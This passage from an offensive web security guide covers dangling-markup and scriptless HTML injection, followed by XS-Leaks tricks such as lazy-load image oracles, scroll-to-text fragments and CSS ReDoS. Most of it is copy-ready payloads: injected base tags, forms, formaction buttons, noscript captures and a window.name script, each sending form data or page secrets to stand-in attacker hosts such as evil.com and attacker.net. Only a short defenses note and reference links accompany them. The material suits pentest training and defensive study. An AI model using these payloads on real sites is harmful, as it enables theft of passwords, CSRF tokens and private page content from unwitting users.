<table background='//your-collaborator-id.burpcollaborator.net?'

You could also insert a <base tag. All the information will be sent until the quote is closed but it requires some user interaction (the user must click in some link, because the base tag will have changed the domain pointed by the link):

<base target=' <--- Injected

steal me'<b>test</b>

### Stealing forms

<base href='http://evil.com/'>

Then, the forms that send data to path (like <form action='update\_profile.php'>) will send the data to the malicious domain.

### Stealing forms 2

Set a form header: <form action='http://evil.com/log\_steal'> this will overwrite the next form header and all the data from the form will be sent to the attacker.

### Stealing forms 3

The button can change the URL where the information of the form is going to be sent with the attribute "formaction":

<button name=xss type=submit formaction='https://google.com'>I get consumed!

An attacker can use this to steal the information.

Find an [**example of this attack in this writeup**](https://portswigger.net/research/stealing-passwords-from-infosec-mastodon-without-bypassing-csp).

### Stealing clear text secrets 2

Using the latest mentioned technique to steal forms (injecting a new form header) you can then inject a new input field:

<input type='hidden' name='review\_body' value="

and this input field will contain all the content between its double quote and the next double quote in the HTML. This attack mix the "***Stealing clear text secrets***" with "***Stealing forms2***".

You can do the same thing injecting a form and an <option> tag. All the data until a closed </option> is found will be sent:

<form action=http://google.com><input type="submit">Click Me</input><select name=xss><option

### Form parameter injection

You can change the path of a form and insert new values so an unexpected action will be performed:

<form action='/change\_settings.php'>

<input type='hidden' name='invite\_user'

value='fredmbogo'> ← Injected lines

<form action="/change\_settings.php"> ← Existing form (ignored by the parser)

...

<input type="text" name="invite\_user" value=""> ← Subverted field

...

<input type="hidden" name="xsrf\_token" value="12345">

...

</form>

### Stealing clear text secrets via noscript

<noscript></noscript> Is a tag whose content will be interpreted if the browser doesn't support javascript (you can enable/disable Javascript in Chrome in <chrome://settings/content/javascript>).

A way to exfiltrate the content of the web page from the point of injection to the bottom to an attacker controlled site will be injecting this:

<noscript><form action=http://evil.com><input type=submit style="position:absolute;left:0;top:0;width:100%;height:100%;" type=submit value=""><textarea name=contents></noscript>

### Bypassing CSP with user interaction

From this [portswiggers research](https://portswigger.net/research/evading-csp-with-dom-based-dangling-markup) you can learn that even from the **most CSP restricted** environments you can still **exfiltrate data** with some **user interaction**. In this occasion we are going to use the payload:

<a href=http://attacker.net/payload.html><font size=100 color=red>You must click me</font></a>

<base target='

Note that you will ask the **victim** to **click on a link** that will **redirect** him to **payload** controlled by you. Also note that the **target** attribute inside the **base** tag will contain **HTML content** until the next single quote. This will make that the **value** of **window.name** if the link is clicked is going to be all that **HTML content**. Therefore, as you **control the page** where the victim is accessing by clicking the link, you can access that **window.name** and **exfiltrate** that data:

<script>

if(window.name) {

new Image().src='//your-collaborator-id.burpcollaborator.net?'+encodeURIComponent(window.name);

</script>

### Misleading script workflow 1 - HTML namespace attack

Insert a new tag with and id inside the HTML that will overwrite the next one and with a value that will affect the flow of a script. In this example you are selecting with whom a information is going to be shared:

<input type='hidden' id='share\_with' value='fredmbogo'> ← Injected markup

...

Share this status update with: ← Legitimate optional element of a dialog

<input id='share\_with' value=''>

...

function submit\_status\_update() {

...

request.share\_with = document.getElementById('share\_with').value;

...

}

### Misleading script workflow 2 - Script namespace attack

Create variables inside javascript namespace by inserting HTML tags. Then, this variable will affect the flow of the application:

<img id='is\_public'> ← Injected markup

...

// Legitimate application code follows

function retrieve\_acls() {

...

if (response.access\_mode == AM\_PUBLIC) ← The subsequent assignment fails in IE

is\_public = true;

else

is\_public = false;

}

function submit\_new\_acls() {

...

if (is\_public) request.access\_mode = AM\_PUBLIC; ← Condition always evaluates to true

...

}

### Abuse of JSONP

If you find a JSONP interface you could be able to call an arbitrary function with arbitrary data:

<script src='/editor/sharing.js'>: ← Legitimate script

function set\_sharing(public) {

if (public) request.access\_mode = AM\_PUBLIC;

else request.access\_mode = AM\_PRIVATE;

...

}

<script src='/search?q=a&call=set\_sharing'>: ← Injected JSONP call

set\_sharing({ ... })

Or you can even try to execute some javascript:

<script src='/search?q=a&call=alert(1)'></script>

### Iframe abuse

A child document possesses the capability to view and modify the location property of its parent, even in cross-origin situations. This allows the embedding of a script within an **iframe** that can redirect the client to an arbitrary page:

<html><head></head><body><script>top.window.location = "https://attacker.com/hacked.html"</script></body></html>

This can be mitigated with something like: sandbox=' allow-scripts allow-top-navigation'

An iframe can also be abused to leak sensitive information from a different page **using the iframe name attribute**. This is because you can create an iframe that iframes itself abusing the HTML injection that makes the **sensitive info appear inside the iframe name attribute** and then access that name from the initial iframe and leak it.

<script>

function cspBypass(win) {

win[0].location = 'about:blank';

setTimeout(()=>alert(win[0].name), 500);

}

</script>

<iframe src="//subdomain1.portswigger-labs.net/bypassing-csp-with-dangling-iframes/target.php?email=%22><iframe name=%27" onload="cspBypass(this.contentWindow)"></iframe>

For more info check <https://portswigger.net/research/bypassing-csp-with-dangling-iframes>

### <meta abuse

You could use **meta http-equiv** to perform **several actions** like setting a Cookie: <meta http-equiv="Set-Cookie" Content="SESSID=1"> or performing a redirect (in 5s in this case): <meta name="language" content="5;http://attacker.svg" HTTP-EQUIV="refresh" />

This can be **avoided** with a **CSP** regarding **http-equiv** ( Content-Security-Policy: default-src 'self';, or Content-Security-Policy: http-equiv 'self';)

### New <portal HTML tag

You can find a very **interesting research** on exploitable vulnerabilities of the <portal tag [here](https://research.securitum.com/security-analysis-of-portal-element/). At the moment of this writing you need to enable the portal tag on Chrome in chrome://flags/#enable-portals or it won't work.

<portal src='https://attacker-server?

### HTML Leaks

Not all the ways to leak connectivity in HTML will be useful for Dangling Markup, but sometimes it could help. Check them here: <https://github.com/cure53/HTTPLeaks/blob/master/leak.html>

## SS-Leaks

This is a **mix** between **dangling markup and XS-Leaks**. From one side the vulnerability allows to **inject HTML** (but not JS) in a page of the **same origin** of the one we will be attacking. On the other side we won't **attack** directly the page where we can inject HTML, but **another page**.

[PAGESS-Leaks](https://book.hacktricks.xyz/pentesting-web/dangling-markup-html-scriptless-injection/ss-leaks)

## XS-Search/XS-Leaks

XS-Search are oriented to **exfiltrate cross-origin information** abusing **side channel attacks**.Therefore, it's a different technique than Dangling Markup, however, some of the techniques abuse the inclusion of HTML tags (with and without JS execution), like [**CSS Injection**](https://book.hacktricks.xyz/pentesting-web/xs-search#css-injection) or [**Lazy Load Images**](https://book.hacktricks.xyz/pentesting-web/xs-search#image-lazy-loading)**.**

[PAGEXS-Search/XS-Leaks](https://book.hacktricks.xyz/pentesting-web/xs-search)

## Brute-Force Detection List

[Auto\_Wordlists/dangling\_markup.txt at main · carlospolop/Auto\_WordlistsGitHub](https://github.com/carlospolop/Auto_Wordlists/blob/main/wordlists/dangling_markup.txt)

## References

* <https://aswingovind.medium.com/content-spoofing-yes-html-injection-39611d9a4057>
* <http://lcamtuf.coredump.cx/postxss/>
* <http://www.thespanner.co.uk/2011/12/21/html-scriptless-attacks/>
* <https://portswigger.net/research/evading-csp-with-dom-based-dangling-markup>

### Image Lazy Loading

If you need to **exfiltrate content** and you can **add HTML previous to the secret** you should check the **common dangling markup techniques**. However, if for whatever reason you **MUST** do it **char by char** (maybe the communication is via a cache hit) you can use this trick.

**Images** in HTML has a "**loading**" attribute whose value can be "**lazy**". In that case, the image will be loaded when it's viewed and not while the page is loading:

<img src=/something loading=lazy >

Therefore, what you can do is to **add a lot of junk chars** (For example **thousands of "W"s**) to **fill the web page before the secret or add something like** <br><canvas height="1850px"></canvas><br>. Then if for example our **injection appear before the flag**, the **image** would be **loaded**, but if appears **after** the **flag**, the flag + the junk will **prevent it from being loaded** (you will need to play with how much junk to place). This is what happened in [**this writeup**](https://blog.huli.tw/2022/10/08/en/sekaictf2022-safelist-and-connection/).

Another option would be to use the **scroll-to-text-fragment** if allowed:

#### Scroll-to-text-fragment

However, you make the **bot access the page** with something like

#:~:text=SECR

So the web page will be something like: **https://victim.com/post.html#:~:text=SECR**

Where post.html contains the attacker junk chars and lazy load image and then the secret of the bot is added.

What this text will do is to make the bot access any text in the page that contains the text SECR. As that text is the secret and it's just **below the image**, the **image will only load if the guessed secret is correct**. So there you have your oracle to **exfiltrate the secret char by char**.

Some code example to exploit this: <https://gist.github.com/jorgectf/993d02bdadb5313f48cf1dc92a7af87e>

### Image Lazy Loading Time Based

If it's **not possible to load an external image** that could indicate the attacker that the image was loaded, another option would be to try to **guess the char several times and measure that**. If the image is loaded all the requests would take longer that if the image isn't loaded. This is what was used in the [**solution of this writeup**](https://blog.huli.tw/2022/10/08/en/sekaictf2022-safelist-and-connection/) **sumarized here:**

[PAGEEvent Loop Blocking + Lazy images](https://book.hacktricks.xyz/pentesting-web/xs-search/event-loop-blocking-+-lazy-images)

### ReDoS

[PAGERegular expression Denial of Service - ReDoS](https://book.hacktricks.xyz/pentesting-web/regular-expression-denial-of-service-redos)

### CSS ReDoS

If jQuery(location.hash) is used, it's possible to find out via timing i**f some HTML content exists**, this is because if the selector main[id='site-main'] doesn't match it doesn't need to check the rest of the **selectors**:

$("\*:has(\*:has(\*:has(\*)) \*:has(\*:has(\*:has(\*))) \*:has(\*:has(\*:has(\*)))) main[id='site-main']")

### CSS Injection

[PAGECSS Injection](https://book.hacktricks.xyz/pentesting-web/xs-search/css-injection)

## Defenses

There are mitigations recommended in <https://xsinator.com/paper.pdf> also in each section of the wiki <https://xsleaks.dev/>. Take a look there for more information about how to protect against these techniques.

## References

* <https://xsinator.com/paper.pdf>
* <https://xsleaks.dev/>
* <https://github.com/xsleaks/xsleaks>
* <https://xsinator.com/>
* <https://github.com/ka0labs/ctf-writeups/tree/master/2019/nn9ed/x-oracle>